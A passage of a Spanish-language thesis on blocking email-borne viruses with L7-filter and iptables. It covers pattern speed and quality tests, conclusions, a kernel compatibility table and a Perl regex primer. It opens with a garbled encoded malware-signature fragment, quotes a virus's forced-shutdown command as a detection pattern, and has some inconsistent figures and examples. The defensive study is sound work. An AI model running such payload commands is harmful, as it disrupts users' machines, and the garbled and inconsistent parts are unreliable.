AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGNvZGUAAAAAAALAAAAAQAAAA
AAAAAAQAAAAAAAAAAAAAAAAAAEAAAMB0ZXh0AAAAAAAwAAAAwAAAA
CwAAAAEAAAAAAAAAAAAAAAAABAAADALnJzcmMAAAAAEAAAAPAAAAAI
AAAAMAAAAAAAAAAAAAAAAAAAQAAAwAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAACgCpqamurodRuVgxWwA\+2b9\/CH1hEEBIC15ZwxU4
uJId22TbT3yB7KQPAG6\+T8461759B7gOjY0\+\/wAMAXaDZV4mKV44Li5eJX17Ii\+Qh3
d4ZUVIh2drW2uwe0v8iBOmeNjo\+PHw1\+Sw\+MkOjY0\+\/wAMAXaDZSMlgeykDwAqv
ivOLte+Lwe4DnuNLf8ADAFegz6nydS04MO1qa6Okci20aXJDA kCCaG6M70gfcGDes
YAAEApAAAA0AAAJg EAD\/6H qpAADwAI AC)*[!-~]+

4.5. CONFIGURACIÓN DE IPTABLES

Se han configurado las reglas de iptables de tal forma que bloqueen en tráfico de virus que ingresa a la red mediante los comandos

Virus básico enviado por correo

```
iptables –A FORWARD –m layer7 –l7proto dos –j DROP
```

Explicación:

- iptables: nombre a la herramienta de las iptables a ejecutarse.
- –A: Agrega una regla.
- FORWARD: Indica que analizará el tráfico que pasa a través del servidor.
- –m layer7: indica que se filtrará alguna aplicación a través del *host* del servidor utilizando la herramienta del L7-filter.

- –l7proto dos: Indica que comparará las coincidencias con el patrón creado llamado tres.
- –j DROP: deniega el acceso de las aplicaciones que circulan por la red que coinciden con el patrón creado dos.

4.6. DETERMINACIÓN DE LA EFICIENCIA DEL SISTEMA

Para realizar las pruebas de eficiencia de los patrones creados anteriormente, se debe copiar la expresión creada en el directorio */etc/l7-protocols/testing/data.*

El patrón creado para el virus dos.bat deberá ser comparado con el contenido del paquete que detecto el sistema de monitorización, que se encuentra detallado en la extracción de firmas digitales del capítulo 3. Para este caso será:

(shutdown -s -t 02)

Dentro de la misma carpeta crear un archivo con la información de los paquetes que enviaban el código malicioso por correo, con el nombre dos, que es el mismo nombre del patrón pero sin extensión. Esto se hace conocer la eficiencia del patrón creado.

Para determinar la velocidad del patrón, dentro del directorio */etc/l7-protocols/testing* ejecutar el comando

./timeit.sh data/dos.pat kernel print

```
debian:/etc/l7-protocols/testing# ./timeit.sh data/dos.pat kerne
l print

Using the Henry Spencer (kernel) regex library.
Timing data/dos.pat
Using only printable characters
running regexec "(content-type:ap..." 100000 times
.................match
0.00 seconds
```

Figura. 4. 65. Determinación de la velocidad del patrón dos.pat.

Que indica que el patrón tiene una velocidad de 0.0 segundos es decir este está clasificado como rápido a muy rápido puesto que se demora 0.0 segundos, demostrando que es muy eficiente.

Para determinar la calidad del patrón, dentro del mismo directorio ejecutar el siguiente comando

sh test_match.sh /usr/src/l7-protocols-2009-05-28/protocols/dos.pat kernel 10

```
debian:/etc/l7-protocols/testing# ./test_match.sh data/dos.pat k
ernel 10
Using the kernel pattern and library.
Out of 10 completely random streams, this many match: ..........
10
Out of 10 printable random streams, this many match:  ..........
10
```

Figura. 4. 66. Calidad del patrón dos.pat.

Este comando permite ver las coincidencias aleatorias en las que funciona el patrón, debido a que este fue creado en caso de que la información de un paquete llegue, se pierda o altere su orden se demuestra que la calidad del mismo permite que coincida en las 10 veces, por lo cual se comprueba que es muy eficiente y cumple el objetivo para el que fue creado.

Las pruebas de eficiencia de los patrones se hace de la misma forma en la que se detallo anteriormente, con la diferencia de que se deberá guardar a cada patrón con el nombre del virus característico.

Para que el L7-filter bloquee un patrón es necesario que el código malicioso se envié mediante un protocolo que funcione en la capa de aplicación. El código malicioso utiliza como medio de transmisión el correo electrónico y el protocolo SMTP para enviarse, por esta razón a los patrones de malware creados se los ha clasificado en el grupo de mail. Según el tiempo que cada patrón se demore en bloquear se clasifica en:

- Muy rápido. 0.8-3 segundos.
- Rápido. 3-10 segundos.
- No muy rápido. 10 -100 segundos.
- Lento. mayor a 100 segundos.

Malware	**Velocidad**	**Calidad**	**Clasificación**
Virus enviado por correo	Rápido-muy rápido (0.0 s)	Excelente	✉
Codered2	Rápido-muy rápido(0.15 s)	Excelente	✉
Chernorbyl	No muy rápido-lento (72.68 s)	Marginal	✉
Badtrans	Rápido-muy rápido(0.14 s)	Excelente	✉
Cancer	Rápido-muy rápido (0.23)	Excelente	✉
Cocaine	Rápido-muy rápido(0.12 s)	Excelente	✉
Girigat	Rápido-muy rápido (0.08 s)	Excelente	✉
Gokar	Rápido-muy rápido(0.09s)	Excelente	✉

Tabla. 4. 4. Tabla de eficiencia de los patrones creados.

CAPITULO V. CONCLUSIONES Y RECOMENDACIONES

5.1 CONCLUSIONES

Se determinó que la versión Kernel para el L7-filter funciona en cualquier distribución de Linux presentándose como único requerimiento una versión de Kernel comprendida entre la 2.4 hasta la 2.6.

Para la creación y pruebas de nuevos patrones compatibles con el L7-filter, no se debe utilizar el sistema embebido BrazilFW, ya que solo tiene habilitado las opciones de lectura y no permite agregar nuevas expresiones regulares para las pruebas pertinentes.

Para separar aplicaciones, el L7-filter compara los datos contenidos en los paquetes IP con los patrones correspondientes a su base de datos. Cuando existe demasiado tráfico, el procesamiento de comparación se hace lento a medida que se actualiza la información ya que introduce mucha latencia en los paquetes que se transmiten.

No se debe utilizar NAT para el uso de iptables con el L7-filter, puesto que este llega a ver el paquete que abre la conexión desechando los demás. Esto es un problema puesto que bloquearía una aplicación no deseada, si es que coincide el paquete de apertura de conexión con la expresión regular a comparar; y el L7-filter requiere el análisis de los diez primeros paquetes de conexión para bloquear una aplicación específica.

Para el bloqueo de código malicioso cuyo medio de propagación es el correo electrónico, el L7-filter funciona con limitaciones ya que analiza los 2048 bytes que abren una conexión, y al bloquear el paso del mismo también se bloquea el protocolo SMTP. Es por esta razón, que no es viable esta herramienta para bloquear este tipo de intrusiones. Además, los parches para versiones actuales de Windows fortalecen las vulnerabilidades de los sistemas de correo electrónico evitando el paso de código malicioso mediante antispam y scaners.

Para restringir el código malicioso, es necesario identificar el protocolo por el cual se transmite, pero no se bloquearán las descargas de los mismos ya que se transmiten mediante el protocolo TCP que pertenece a la capa 4 del modelo OSI.

5.2 RECOMENDACIONES

Es recomendable el uso del L7-filter para pequeñas y medianas compañías, cuando requieren priorizar el tráfico consumido por aplicaciones que no se requieren para la compañía.

Este tipo de filtros consume una gran cantidad de memoria y procesador en un computador debido a que logra asignar reglas según la prioridad que se le dé a cada usuario por lo cual se recomienda usar este solo en redes LAN.

Si se desea probar el funcionamiento del L7-filter sin necesidad de agregar o borrar los patrones existentes, es recomendable utilizar los sistemas embebidos que no requieren mucha memoria del computador y permiten mediante las reglas de las iptables negar o aceptar el tráfico de ciertas aplicaciones que funcionan en la red.

Para bloquear una aplicación en específico el L7-filter requiere patrones que identifiquen a las mismas. Se recomienda analizar el tráfico de la red mediante un sniffer, para identificar la conexión de cada aplicación y su firma digital para crear expresiones regulares. Una vez creado el patrón, es necesario probar sus características de velocidad y calidad para identificar como está funcionando el mismo.

Si se desea agregar nuevos patrones al L7-filter para probarlas, como es el caso de este proyecto, es necesario trabajar con las diferentes distribuciones de Linux puesto que requieren una vasta memoria para funcionar correctamente, proporcionando espacio suficiente para que el usuario pueda realizar modificaciones del mismo.

Se recomienda utilizar un script para convalidar los patrones de malware del SNORT o del Nessus con los del L7-filter para bloquear código malicioso.

Para realizar las pruebas para bloquear intrusiones mediante el L7-filter se recomienda probar este en sistemas operativos Windows 95, 98, ME, 2000 ya que poseen vulnerabilidades que pueden ser explotadas mediante código malicioso. En versiones superiores a Windows Xp, se han corregido estas vulnerabilidades mediante parches que fortalecen su sistema operativo por lo cual no es recomendable utilizar estos para las pruebas con intrusiones.

ANEXO A

TABLAS DE COMPATIBILIDAD DE KERNEL PARA LA VERSIÓN KERNEL DEL L7 - FILTER

Versión de Linux	Se aplica un parche?	Compila el Kernel?	Realmente funciona?
2.4.0	no		
2.4.1	no		
2.4.2	no		
2.4.3	si	no probada	no probada
2.4.4	si	no probada	no probada
2.4.5	si	no probada	no probada
2.4.6	si	no probada	no probada
2.4.7	si	no probada	no probada
2.4.8	si	no probada	no probada
2.4.9	si	no probada	no probada
2.4.10	si	no probada	no probada
2.4.11	si	no probada	no probada
2.4.12	si	no probada	no probada
2.4.13	si	no probada	no probada
2.4.14	si	no probada	no probada
2.4.15	si	no probada	no probada
2.4.16	si	no probada	no probada
2.4.17	si	no probada	no probada
2.4.18	si	no probada	no probada
2.4.19	si	no probada	no probada
2.4.20	si	no probada	no probada
2.4.21	si	no probada	no probada
2.4.22	si	no probada	no probada
2.4.23	si	no probada	no probada
2.4.24	si	no probada	no probada
2.4.25	si	no probada	no probada
2.4.26	si	no probada	no probada
2.4.27	si	no probada	no probada
2.4.28	si	no probada	no probada
2.4.29	si	no probada	no probada
2.4.30	si	no probada	no probada
2.4.31	si	si	si
2.4.32	si	no probada	no probada
2.4.33	si	no probada	no probada
2.4.33.1	si	no probada	no probada
2.4.33.2	si	no probada	no probada
2.4.33.3	si	no probada	no probada

2.4.33.4	si	no probada	no probada
2.4.33.5	si	no probada	no probada
2.4.33.6	si	no probada	no probada
2.4.33.7	si	no probada	no probada
2.4.34	si	no probada	no probada
2.4.34.1	si	no probada	no probada
2.4.34.2	si	no probada	no probada
2.4.34.3	si	no probada	no probada
2.4.34.4	si	no probada	no probada
2.4.34.5	si	no probada	no probada
2.4.34.6	si	no probada	no probada
2.4.35	si	no probada	no probada
2.4.35.1	si	no probada	no probada
2.4.35.2	si	no probada	no probada
2.4.35.3	si	no probada	no probada
2.4.35.4	si	no probada	no probada
2.4.35.5	no probada	no probada	no probada
2.4.36	no probada	no probada	no probada
2.4.36.1	no probada	no probada	no probada
2.4.36.2	no probada	no probada	no probada
2.4.36.3	si	si	no probada
2.4.36.4	no probada	no probada	no probada
2.6.0	si	bastante seguro	bastante seguro
2.6.1	si	bastante seguro	bastante seguro
2.6.2	si	bastante seguro	bastante seguro
2.6.3	si	bastante seguro	bastante seguro
2.6.4	si	bastante seguro	bastante seguro
2.6.5	si	bastante seguro	bastante seguro
2.6.6	si	bastante seguro	bastante seguro
2.6.7	si	bastante seguro	bastante seguro
2.6.8	si	bastante seguro	bastante seguro
2.6.8.1	si	bastante seguro	bastante seguro
2.6.9	si	si	si
2.6.10	si	si	bastante seguro
2.6.11	si	no probada	no probada
2.6.11.1	si	no probada	no probada
2.6.11.2	si	no probada	no probada
2.6.11.3	si	no probada	no probada
2.6.11.4	si	no probada	no probada
2.6.11.5	si	no probada	no probada
2.6.11.6	si	no probada	no probada

2.6.11.7	si	no probada	no probada
2.6.11.8	si	no probada	no probada
2.6.11.9	si	no probada	no probada
2.6.11.10	si	no probada	no probada
2.6.11.11	si	no probada	no probada
2.6.11.12	si	si	no probada
2.6.12	si	no probada	no probada
2.6.12.1	si	no probada	no probada
2.6.12.2	si	no probada	no probada
2.6.12.3	si	no probada	no probada
2.6.12.4	si	no probada	no probada
2.6.12.5	si	no probada	no probada
2.6.12.6	si	si	no probada
2.6.13	si	no probada	no probada
2.6.13.1	si	no probada	no probada
2.6.13.2	si	no probada	no probada
2.6.13.3	si	no probada	no probada
2.6.13.4	si	no probada	no probada
2.6.13.5	si	si	no probada
2.6.14	si	no probada	no probada
2.6.14.1	si	no probada	no probada
2.6.14.2	si	no probada	no probada
2.6.14.3	si	no probada	no probada
2.6.14.4	si	no probada	no probada
2.6.14.5	si	no probada	no probada
2.6.14.6	si	no probada	no probada
2.6.14.7	si	si	no probada
2.6.15	si	no probada	no probada
2.6.15.1	si	no probada	no probada
2.6.15.2	si	no probada	no probada
2.6.15.3	si	no probada	no probada
2.6.15.4	si	no probada	no probada
2.6.15.5	si	no probada	no probada
2.6.15.6	si	no probada	no probada
2.6.15.7	si	si	no probada
2.6.16	si	no probada	no probada
2.6.16.1	si	no probada	no probada
2.6.16.2	si	no probada	no probada
2.6.16.3	si	no probada	no probada
2.6.16.4	si	no probada	no probada
2.6.16.5	si	no probada	no probada

2.6.16.6	si	no probada	no probada
2.6.16.7	si	no probada	no probada
2.6.16.8	si	no probada	no probada
2.6.16.9	si	no probada	no probada
2.6.16.10	si	no probada	no probada
2.6.16.11	si	no probada	no probada
2.6.16.12	si	no probada	no probada
2.6.16.13	si	no probada	no probada
2.6.16.14	si	no probada	no probada
2.6.16.15	si	no probada	no probada
2.6.16.16	si	no probada	no probada
2.6.16.17	si	no probada	no probada
2.6.16.18	si	no probada	no probada
2.6.16.19	si	no probada	no probada
2.6.16.20	si	no probada	no probada
2.6.16.21	si	no probada	no probada
2.6.16.22	si	no probada	no probada
2.6.16.23	si	no probada	no probada
2.6.16.24	si	no probada	no probada
2.6.16.25	si	no probada	no probada
2.6.16.26	si	no probada	no probada
2.6.16.27	si	no probada	no probada
2.6.16.28	si	no probada	no probada
2.6.16.29	si	no probada	no probada
2.6.16.30	si	no probada	no probada
2.6.16.31	si	no probada	no probada
2.6.16.32	si	no probada	no probada
2.6.16.33	si	no probada	no probada
2.6.16.34	si	no probada	no probada
2.6.16.35	si	no probada	no probada
2.6.16.36	si	no probada	no probada
2.6.16.37	si	no probada	no probada
2.6.16.38	si	no probada	no probada
2.6.16.39	si	no probada	no probada
2.6.16.40	si	no probada	no probada
2.6.16.41	si	no probada	no probada
2.6.16.42	si	no probada	no probada
2.6.16.43	si	no probada	no probada
2.6.16.44	si	no probada	no probada
2.6.16.45	si	no probada	no probada
2.6.16.46	si	no probada	no probada

2.6.16.47	si	no probada	no probada
2.6.16.48	si	no probada	no probada
2.6.16.49	si	no probada	no probada
2.6.16.50	si	no probada	no probada
2.6.16.51	si	no probada	no probada
2.6.16.52	si	no probada	no probada
2.6.16.53	si	no probada	no probada
2.6.16.54	si	no probada	no probada
2.6.16.55	si	no probada	no probada
2.6.16.56	si	no probada	no probada
2.6.16.57	si	si	no probada
2.6.17	si	no probada	no probada
2.6.17.1	si	no probada	no probada
2.6.17.2	si	no probada	no probada
2.6.17.3	si	no probada	no probada
2.6.17.4	si	no probada	no probada
2.6.17.5	si	no probada	no probada
2.6.17.6	si	no probada	no probada
2.6.17.7	si	no probada	no probada
2.6.17.8	si	no probada	no probada
2.6.17.9	si	no probada	no probada
2.6.17.10	si	no probada	no probada
2.6.17.11	si	no probada	no probada
2.6.17.12	si	no probada	no probada
2.6.17.13	si	no probada	no probada
2.6.17.14	si	si	no probada
2.6.18	si	si	si
2.6.18.1	si	no probada	no probada
2.6.18.2	si	no probada	no probada
2.6.18.3	si	no probada	no probada
2.6.18.4	si	no probada	no probada
2.6.18.5	si	no probada	no probada
2.6.18.6	si	no probada	no probada
2.6.18.7	si	si	no probada
2.6.18.8	si	no probada	no probada
2.6.19	si	no probada	no probada
2.6.19.1	si	si	si
2.6.19.2	si	no probada	no probada
2.6.19.3	si	no probada	no probada
2.6.19.4	si	no probada	no probada
2.6.19.5	si	no probada	no probada

2.6.19.6	si	no probada	no probada
2.6.19.7	si	si	si
2.6.20	si	si	si
2.6.20.1	si	si	si
2.6.20.2	si	no probada	no probada
2.6.20.3	si	no probada	no probada
2.6.20.4	si	no probada	no probada
2.6.20.5	si	no probada	no probada
2.6.20.6	si	no probada	no probada
2.6.20.7	si	no probada	no probada
2.6.20.8	si	si	si
2.6.20.9	si	no probada	no probada
2.6.20.10	si	no probada	no probada
2.6.20.11	si	no probada	no probada
2.6.20.12	si	no probada	no probada
2.6.20.13	si	no probada	no probada
2.6.20.14	si	no probada	no probada
2.6.20.15	si	no probada	no probada
2.6.20.16	si	no probada	no probada
2.6.20.17	si	no probada	no probada
2.6.20.18	si	no probada	no probada
2.6.20.19	si	no probada	no probada
2.6.20.20	si	no probada	no probada
2.6.20.21	si	no probada	no probada
2.6.21	si	no probada	no probada
2.6.21.1	si	si	si
2.6.21.2	si	no probada	no probada
2.6.21.3	si	no probada	no probada
2.6.21.4	si	no probada	no probada
2.6.21.5	si	no probada	no probada
2.6.21.6	si	no probada	no probada
2.6.21.7	si	si	si
2.6.22	si	si	si
2.6.22.1	si	no probada	no probada
2.6.22.2	si	no probada	no probada
2.6.22.3	si	no probada	no probada
2.6.22.4	si	no probada	no probada
2.6.22.5	si	no probada	no probada
2.6.22.6	si	no probada	no probada
2.6.22.7	si	no probada	no probada
2.6.22.8	si	no probada	no probada

2.6.22.9	si	no probada	no probada
2.6.22.10	si	no probada	no probada
2.6.22.11	si	no probada	no probada
2.6.22.12	si	no probada	no probada
2.6.22.13	si	no probada	no probada
2.6.22.14	si	si	no probada
2.6.23	si	si	no probada
2.6.23.1	si	si	si
2.6.23.2	si	no probada	no probada
2.6.23.3	si	no probada	no probada
2.6.23.4	si	no probada	no probada
2.6.23.5	si	no probada	no probada
2.6.23.6	si	no probada	no probada
2.6.23.7	si	no probada	no probada
2.6.23.8	si	si	no probada
2.6.23.9	si	si	no probada
2.6.24-rc3	si	si	si
2.6.24	si	no probada	no probada
2.6.24.1	si	no probada	no probada
2.6.24.2	si	no probada	no probada
2.6.24.3	si	no probada	no probada
2.6.24.4	si	no probada	no probada
2.6.24.5	si	si	si
2.6.24.6	si	no probada	no probada
2.6.24.7	si	no probada	no probada
2.6.25	si	si	si
2.6.25.1	si	si	no probada
2.6.25.2	si	si	no probada
2.6.25.3	si	si	no probada
2.6.25.4	si	si	no probada
2.6.25.5	si	si	no probada
2.6.25.6	si	si	no probada
2.6.25.7	si	si	no probada
2.6.25.8	si	si	no probada
2.6.25.9	si	si	no probada
2.6.25.10	si	si	no probada
2.6.25.11	si	si	no probada
2.6.25.12	si	si	no probada
2.6.25.13	si	si	no probada
2.6.25.14	si	si	no probada
2.6.25.15	si	si	no probada

2.6.25.16	no probada	no probada	no probada
2.6.25.17	no probada	no probada	no probada
2.6.25.18	no probada	no probada	no probada
2.6.25.19	no probada	no probada	no probada
2.6.25.20	no probada	no probada	no probada
2.6.26	si	si	no probada
2.6.26.1	si	si	no probada
2.6.26.2	si	si	no probada
2.6.26.3	si	si	no probada
2.6.26.4	no probada	no probada	no probada
2.6.26.5	no probada	no probada	no probada
2.6.26.6	no probada	no probada	no probada
2.6.26.7	no probada	no probada	no probada
2.6.26.8	no probada	no probada	no probada
2.6.27	no probada	no probada	no probada
2.6.27.1	no probada	no probada	no probada
2.6.27.2	no probada	no probada	no probada
2.6.27.3	no probada	no probada	no probada
2.6.27.4	no probada	no probada	no probada
2.6.27.5	no probada	no probada	no probada
2.6.27.6	no probada	no probada	no probada
2.6.27.7	no probada	no probada	no probada
2.6.27.8	no probada	no probada	no probada
2.6.27.9	no probada	no probada	no probada
2.6.27.10	si	si	si
2.6.27.11	no probada	no probada	no probada
2.6.27.12	no probada	no probada	no probada
2.6.27.13	no probada	no probada	no probada
2.6.27.14	no probada	no probada	no probada
2.6.27.15	no probada	no probada	no probada
2.6.27.16	no probada	no probada	no probada
2.6.27.17	no probada	no probada	no probada
2.6.28	si	si	si
2.6.28.1	no probada	no probada	no probada
2.6.28.2	no probada	no probada	no probada
2.6.28.3	no probada	no probada	no probada
2.6.28.4	no probada	no probada	no probada
2.6.28.5	no probada	no probada	no probada
2.6.28.6	no probada	no probada	no probada
2.6.28.7	no probada	no probada	no probada
2.6.28.8	no probada	no probada	no probada

2.6.28.9	no probada	no probada	no probada
2.6.28.10	no probada	no probada	no probada
2.6.29	si	no	
2.6.29.1	si	no	
2.6.29.2	si	no	
2.6.29.3	si	no	
2.6.29.4	si	no	
2.6.29.5	si	no	
2.6.29.6	si	no	
2.6.30	no probada	no probada	no probada
2.6.30.1	si	no probada	no probada
2.6.30.2	no probada	no probada	no probada
2.6.30.3	no probada	no probada	no probada
2.6.30.4	no probada	no probada	no probada
2.6.30.5	si	si	no probada

ANEXO B

EXPRESIONES REGULARES DE PERL

Las expresiones regulares tienen una sintaxis básica que se definen a continuación:

Una expresión regular simple consiste en una palabra que se iguala con cualquier cadena que contenga esa palabra, por ejemplo:

“Hola mundo”=~ /Mundo/;

En esta sentencia, Mundo es una expresión regular y los símbolos de backslash que encierran a la palabra mundo (/Mundo/) indican al PERL que debe buscar una cadena para igualar. El operador =~ asocia una cadena con la igualación el regex [50]y produce un valor verdadero si a encontrado un regex igual o falso si no lo encuentra. En este caso como si se encontró la palabra Mundo se encontró en “Hola Mundo”, entonces produce un valor de verdadero.

Para que nos indique el operador si la operación es verdadera

```
print "Si existe uno igual\n" if "Hola Mundo" =~ /Mundo/;
```

El sentido de la igualación se invierte usando el operador !~

```
print "Si no existe uno igual\n" if "Hola Mundo" !~ /Mundo/;
```

El literal de una cadena en el regex puede ser reemplazado por una variable

```
$saludo = "Mundo";
print "Si existe uno igual\n" if "Hola Mundo" =~ /$saludo/;
```

Si esta igualando con $_, la parte de $_=+~ puede ser omitido

```
$_ = "Hola Mundo";
print "Si existe uno igual\n" if /Mundo/;
```

Finalmente los delimitadores por defecto “//”, pueden ser cambiados por delimitadores arbitrarios poniendo una m delante de ellos

```
" Hola Mundo " =~ m!Mundo!;   # el delimitador es '!'
```

[50] Regex: Expresión Regular

“Hola Mundo " =~ m{Mundo}; # el delimitador es '{}'

"/usr/bin/PERL" =~ m"/PERL"; # el delimitador es '/'

Regexes debe igualar una parte de la cadena en el orden exacto de la sentencia para ser verdad

"Hola mundo" =~ /mundo/;

"Hola mundo" =~ /o M/;

"Hola mundo" =~ /Mundo /;

PERL igualara hasta una sola letra de la cadena

“Hola Mundo”=~ /o/;
“Este sombrero es rojo”=~/rojo/

No todos los caracteres pueden usarse . Algunos caracteres llamados metacaracteres son reservados para la notación de regex como:

○{}[]()^$.|*+?\

Un metacaracter puede ser igualada poniendo un backslash antes de estos

"2+2=4" =~ /2+2/; # no es una igualdad porque + es un metacaracter

"2+2=4" =~ /2\+2/; # si iguala ya que \+ es tratado como un + ordinario mas no como un metacaracter.

Los caracteres ASCII no imprimibles son representados por secuencia de escape. Ejemplos comunes son \t para tab, \n para una línea nueva. Arbitrariamente los bytes son representados por una secuencia de escape octal como por ejemplo \033, o secuencias de escape hexadecimal como \x1B:

"1000\t2000" =~ m(0\t2) # iguala

"cat" =~ /\143\x61\x74/ # iguala en ASCII, pero es una forma muy extraña de deletrear cat

Regexes son tratados como como cadenas dobles entre comillas, entonces la substitución variable funciona así:

- $foo = 'casa';
- 'casafea' =~ /fea$foo/; # iguala
- 'casafea' =~ /${foo}fea/; # iguala

Otra forma de igualar las expresiones regulares es la siguiente

"gatos y perros" =~ /gato|perro|ratón/; # iguala "cat"

Aunque la palabra perro es la primera alternativa en la segunda expresión regular, iguala uno de los primeros caracteres.

"gato" =~ /g|ga|gat|gato/; # iguala "c"

"gato" =~ /gato|gat|ga|g/; # iguala "cats"

Con todas las expresiones regulares descritas anteriormente, si una expression regular se iguala en cualquier parte de la cadena, esta serpa considerada como una igualdad. Para especificar donde este debe comparar, se debe usar unancla de metacaracteres como son "^" y" $".

"^" significa igualdad al principio de la cadena,

"$" significa igualdad al final de la cadena o antes de una nueva línea al final de la cadena. He aquí algunos ejemplos

"completamente" =~ /mente/; # iguala

" completamente " =~ /^mente/; # no iguala

"completamente" =~ /mente$/; # iguala

"completamente\n" =~ /mente$/; # iguala

"completamente" =~ /^completamente$/; # iguala

Utilizando una clase de carácter

Una clase de carácter permite un conjunto de caracteres posibles, en lugar de un simple carácter, para igualar un punto particular en una expresión regular. Las clases de carácter son denotadas como soportes [...] , con el conjunto de caracteres para ser posible igualar desde adentro. Aquí se encuentran algunos ejemplos

```
/cat/;          # iguala 'cat'

/[bcr]at/;      # iguala 'bat', 'cat', or 'rat'

"abc" =~ /[cab]/; # iguala 'a'
```

En la última sentencia, a pesar de que “c” es el primer carácter en la clase, el primer carácter que la expresión regular igualará será la a

```
/[yY][eE][sS]/; # iguala 'yes' de una manera insensible a las mayúsculas, 'yes', 'Yes', 'YES', etc.

/yes/i;         # también iguala 'yes' de una forma insensible a las mayúsculas.
```

El ejemplo anterior muestra una igualdad con un modificador ‘i’, que hace el caso de la igualdad insensible.

Las clases de caracteres también tienen caracteres ordinarios y especiales, pero el conjunto de caracteres ordinarios y especiales dentro de una clase de caracteres son diferentes que aquellos que llevan fuera una clase de caracteres. Los caracteres especiales para una clase de caracteres son -]\^$ y son igualados usando escape:

```
/[\]c]def/; # iguala ']def' o 'cdef'

$x = 'bcr';

/[$x]at/;   # iguala 'bat, 'cat', or 'rat'

/[\$x]at/;  # iguala '$at' or 'xat'

/[\\$x]at/; # iguala '\at', 'bat, 'cat', or 'rat'
```

El carácter especial '-'actúa como un rango de operador con clase de carácter

/item[0-9]/; # iguala un 'item0' o….. o 'item9'

/[0-9a-fA-F]/; # iguala un dígito hexadecimal

Pero si '-' es el primer o el último carácter de la clase, será tratado como un carácter ordinario.

El carácter ^en primera posición niega la niega la igualación de esa letra, pero es tratado como un carácter ordinario si se encuentra al final. Ejemplo:

/[^a]at/; # no iguala 'aat' or 'at', pero iguala

 # otros como 'bat', 'cat, '0at', '%at', etc.

/[^0-9]/; # iguala caracteres no numéricos

/[a^]at/; # iguala 'aat' or '^at'; aqui '^' es ordinario

Agrupación de igualdades por jerarquia

La agrupación de metacaracteres () permite que una parte de las expresiones regulares sean tratadas como una unidad. Partes de los regex son agrupados mediate “()”. Ejemplo:

casa(grande|pequeña); coincide la búsqueda con casa, casa grande o casa pequeña

 /(^a|b)c/;   # coincide con ac al principio de la cadena o con bc en cualquier parte

/casa(gato(s|)|)/; # coincide con casagato o casagatos. Nota: los grupos pueden ser anidados.

"20" =~ /(19|20|)\d\d/; # Coinide con un nullo lalternativo '()\d\d', pero '20\d\d' no coincide.

Extraer coincidencias

Los grupos de metacaracteres () tambien pueden admitir la extracción de partes de una cadena que coincidan. Para cada grupo, la parte que coincide dentro va dentro de variables

especiales como $1 y $2, etc. Estos pueden ser usados como variables ordinarias: # extract hours, minutes, seconds

```
$tiempo =~ /(\d\d):(\d\d):(\d\d)/;  # coincide en el formato de hh:mm:ss

$hora = $1;

$minutos = $2;

$segundos = $3;

($horas, $minutos, $segundos) = ($tiempo =~ /(\d\d):(\d\d):(\d\d)/);
```

Coincidencias

El cuantificador de metacaracteres ?, * , + , y {} permite determinar el número de repeticiones de una parte de las regex para coincidir. Los cuantificadores son puestos inmediatamente después de un carácter o una clase de carácter, o un gripo que se quiere especificar. Ejemplo:

a? = coincide con 'a' 1 o 0 veces.

a* = coincide con 'a' 0 o más veces.

a+ = coincide con 'a' 1 o más veces, ejm: como mínimo 1 vez.

a{n,m} = coincide como mínimo n veces, pero no más que n veces.

a{n,} = coincide como mínimo n veces o más.

a{n} = coincide exactamente n veces.

Búsqueda y reemplazo

El reemplazo es una cadena doble entre comillas que reemplaza en la cadena donde quiera que coincida con el regex. El operador =~ es también usado para asociar una cadena con s///. Si coincide con $_ , el $_ =~ no podrá ser negada. Si hay una coincidencia , s /// regresa el número de substituciones que se han realizado, de otra manera regresa falso. Ejemplo:

```
$x = "Tiempo de alimentar al gato!";

$x =~ s/gato/hacker/;   # $x contiene "Tiempo de alimentar al hacker!"

$y = "' palabras entre comillas '";

$y =~ s/^'(.*)'$/$1/;  #borra comillas simples,

                # $y contiene "palabras entre comillas"
```

Con el operador s///

With the s/// operator, la coincidencia de las variables $1 , $2 , etc. se encuentran inmediantamente disponibles para el uso y reemplazo de la expresión. Con el modificador global s///g buscara y reemplazara todas las ocurrencias del regex en la cadena

```
$x = "este carro es 4 por 4";

$x =~ s/4/cuatro/;   # $x contiene "este carro es cuatro por 4"

$x = " este carro es 4 por 4";

$x =~ s/4/cuatro/g;  # $x contiene " este carro es cuatro por cuatro"
```

Ejemplo con el operador s///e

```
# devuelve las palabras deletreadas al revés

$x = "el gato está en la casa";

$x =~ s/(\w+)/reverse $1/ge;   # $x contiene "le otag atse ne al asac"
```

Otro ejemplo:

```
# convertir un porcentaje a decimal

$x = " 39% es la velocidad más alta";

$x =~ s!(\d+)%!$1/100!e;       # $x contiene "un 0.39  la velocidad mas alta"
```

Este ejemplo nos muestra que s/// puede ser usada como s!!! o s{}{} o s {}//. Si unas comillas simples son usadas s’’’, entonces las expresiones regulares y su reemplazo serán tratadas como cadenas entre comillas

Operador Split

Las expresiones regulares determinan la secuencia de caracteres que una cadena tiene. Por ejemplo:

```
$x = "David y Diana";

@word = split /\s+/, $x;  # $word[0] = 'David'

                          # $word[1] = 'y'

                          # $word[2] = 'Diana'
```

Para extraer los números existe una lista delimitada por comas. Ejemplo:

```
$x = "1.618,2.718,   3.142";

@const = split /,\s*/, $x;  # $const[0] = '1.618'

                            # $const[1] = '2.718'

                            # $const[2] = '3.142'
```

Si una expresión regular vacía // es utilizada, la cadena es un *Split* dentro de caracteres individuales.

Código Hexadecimal y ASCII

Hexadecimal	ASCII	Significado
\x0	0	NUL(nulo)
\x01	1	SOH (Comienzo de cabecera) Se lo usa para el comienzo de la cabecera de cada mensaje.
\x02	2	STX (Start of text) comienzo del texto,
\x03	3	ETX(End of text) fin del texto
\x04	4	EOT(end of transmition) fin de la transmisión.
